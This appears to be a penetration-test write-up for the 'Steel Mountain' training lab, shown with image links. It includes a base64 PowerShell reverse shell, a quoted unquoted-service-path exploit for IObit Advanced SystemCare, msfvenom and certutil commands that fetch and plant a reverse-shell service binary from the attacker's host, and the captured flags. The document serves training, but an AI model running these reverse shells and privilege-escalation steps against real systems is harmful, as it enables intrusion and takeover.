
```
python3 ./49584.py
```



```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit]
└─$ python3 ./49584.py

Encoded the command in base64 format...

Encoded the payload and sent a HTTP GET request to the target...

Printing some information for debugging...
lhost:  10.13.1.3
lport:  443
rhost:  10.10.251.76
rport:  8080
payload:  exec|powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden -EncodedCommand JABjAGwAaQ
BlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AM
QAzAC4AMQAuADMAIgAsADQANAAzACkAOwAgACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7ACAAWwBiAHkAdABlAFsA
XQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwAgAHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACg
AJABiAHkAdABlAHMALAAwACwAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAIAAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAG
UAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoA
CQAYgB5AHQAZQBzACwAMAAsACQAaQApADsAIAAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAEkAbgB2AG8AawBlAC0ARQB4AHAAcgBlAHMAcwBpAG8AbgAgACQAZABhAHQAYQAg
ADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAgACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAA
iACAAKwAgACgARwBlAHQALQBMAG8AYwBhAHQAaQBvAG4AKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACAAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALg
BlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAgACQAcwB0AHIAZQBhAG0ALgBXAHIAa
QB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAgACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0A
OwAgACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==

Listening for connection...
listening on [any] 443 ...
connect to [10.13.1.3] from (UNKNOWN) [10.10.251.76] 49179

PS C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup> whoami
steelmountain\bill
```

Hostname1

Proof of bill the user




```
PS C:\Windows\Temp\DBFolder> type C:\Users\bill\Desktop\user.txt
b04763b6fcf51fcd7c13abc7db4fd365
PS C:\Windows\Temp\DBFolder> whoami
steelmountain\bill
PS C:\Windows\Temp\DBFolder> hostname
steelmountain
PS C:\Windows\Temp\DBFolder> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::f956:c87e:e75:f040%14
   IPv4 Address. . . . . . . . . . . : 10.10.251.76
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.10.0.1

Tunnel adapter isatap.eu-west-1.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
PS C:\Windows\Temp\DBFolder>
```

Proof of user.txt

```
b04763b6fcf51fcd7c13abc7db4fd365
```


After looking around we notice an application that was installed called "Advanced SystemCare Service 9"

```
gwmi -class Win32_Service -Property Name, DisplayName,
PathName, StartMode | Where {$_.StartMode -eq "Auto" -and
$_.PathName -notlike "C:\Windows*" -and $_.PathName -
notlike '"*'} | select PathName,DisplayName,Name
```




```
PathName                                   DisplayName                                Name
--------                                   -----------                                ----
C:\Program Files (x86)\IObit\Advance... Advanced SystemCare Service 9         AdvancedSystemCareService9
C:\Program Files\Amazon\XenTools\Lit... AWS Lite Guest Agent                  AWSLiteAgent
C:\Program Files (x86)\IObit\IObit U... IObit Uninstaller Service             IObitUnSvr
C:\Program Files (x86)\IObit\LiveUpd... LiveUpdate                            LiveUpdateSvc
```

We also ran `winpeas` and found that it has an #PE_WIN_Unquoted_Service_Paths



```
???????????? Interesting Services -non Microsoft-
? Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/
windows-hardening/windows-local-privilege-escalation#services
    AdvancedSystemCareService9(IObit - Advanced SystemCare Service 9)[C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe]
- Auto - Running - No quotes and Space detected
    File Permissions: bill [WriteData/CreateFiles]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\IObit\Advanced SystemCare (bill [WriteData/CreateFiles])
    Advanced SystemCare Service
```

We found an exploit in `searchsploit`
Location:
/usr/share/exploitdb/exploits/windows/local/40577.txt




```
#########################################################################
# Exploit Title: IObit Advanced SystemCare Unquoted Service Path Privilege Escalation
# Date: 19/10/2016
# Author: Ashiyane Digital Security Team
# Vendor Homepage: http://www.iobit.com/en/index.php
# Software Link: http://www.iobit.com/en/advancedsystemcarefree.php#
# version : 10.0.2  (Latest)
# Tested on: Windows 7
##########################################################################

IObit Advanced SystemCare installs a service with an unquoted service path
To properly exploit this vulnerability, the local attacker must insert
an executable file in the path of the service.
Upon service restart or system reboot, the malicious code will be run
with elevated privileges.
-------------------------------------------
C:\>sc qc AdvancedSystemCareService10
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: AdvancedSystemCareService10
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\IObit\Advanced SystemCare\ASCService.exe
        LOAD_ORDER_GROUP   : System Reserved
        TAG                : 1
        DISPLAY_NAME       : Advanced SystemCare Service 10
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
################################################
######### Ashiyane Digital Security Team ############
########## exploit by: Amir.ght #####################
################################################
```

Looks like all we need to do is dump a binary where our exe is working from and restart the service.

```
# Build exploit

msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.13.1.3 LPORT=447 -e x86/shikata_ga_nai -f exe-service -o evil.exe

# On Target
certutil.exe -urlcache -f http://10.13.1.3:80/evil2.exe ASCService.exe

sc.exe stop AdvancedSystemCareService9
```

```
copy ASCService.exe "C:\Program Files
(x86)\IObit\Advanced SystemCare\ASCService.exe"

sc.exe start AdvancedSystemCareService9
```

Proof of Root user



```
└─$ sudo rlwrap nc -lvnp 447
[sudo] password for kali:
listening on [any] 447 ...
connect to [10.13.1.3] from (UNKNOWN) [10.10.124.0] 49243
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
steelmountain

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
9af5f314f57607c00fd09803a587db80
C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::5fe:7cad:587c:1796%14
   IPv4 Address. . . . . . . . . . . : 10.10.124.0
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.10.0.1

Tunnel adapter isatap.eu-west-1.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : eu-west-1.compute.internal

C:\Windows\system32>
```

Root.txt

```
9af5f314f57607c00fd09803a587db80
```

Removal of Tools

---

1. During our engagement we kept most of our script and binary in a folder of our control called DB_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below, starting with Windows :

2. C:\Windows\System32\spool\drivers\color\

3. C:\Windows\Temp

4. C:\Windows\Administrator\Downloads

5. C:\Users\Public\

6. C:\Users\username\Downloads

7. C:\Windows\Tasks\

8. Linux

9. /tmp

10. /dev/shm

11. /home/username/

12. /home/username/Downloads

13. /var/www/html/

14. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else

15. All shells that were open or created during the engagement have been terminated

16. All artifacts have been deleted that related to the engagement and VM used for engagement have been deleted as well

References

Main Reference and resources pulled from:

1. https://nvd.nist.gov/vuln
2. https://cve.mitre.org/
3. https://attack.mitre.org/tactics/enterprise/
4. https://www.exploit-db.com/
5. https://capec.mitre.org/

(Domain Name) Exploit and Mitigation References

Exploit

- Reference
- Reference

Mitigation

- Reference
- Reference

Appendix

Password and username found or created during engagement

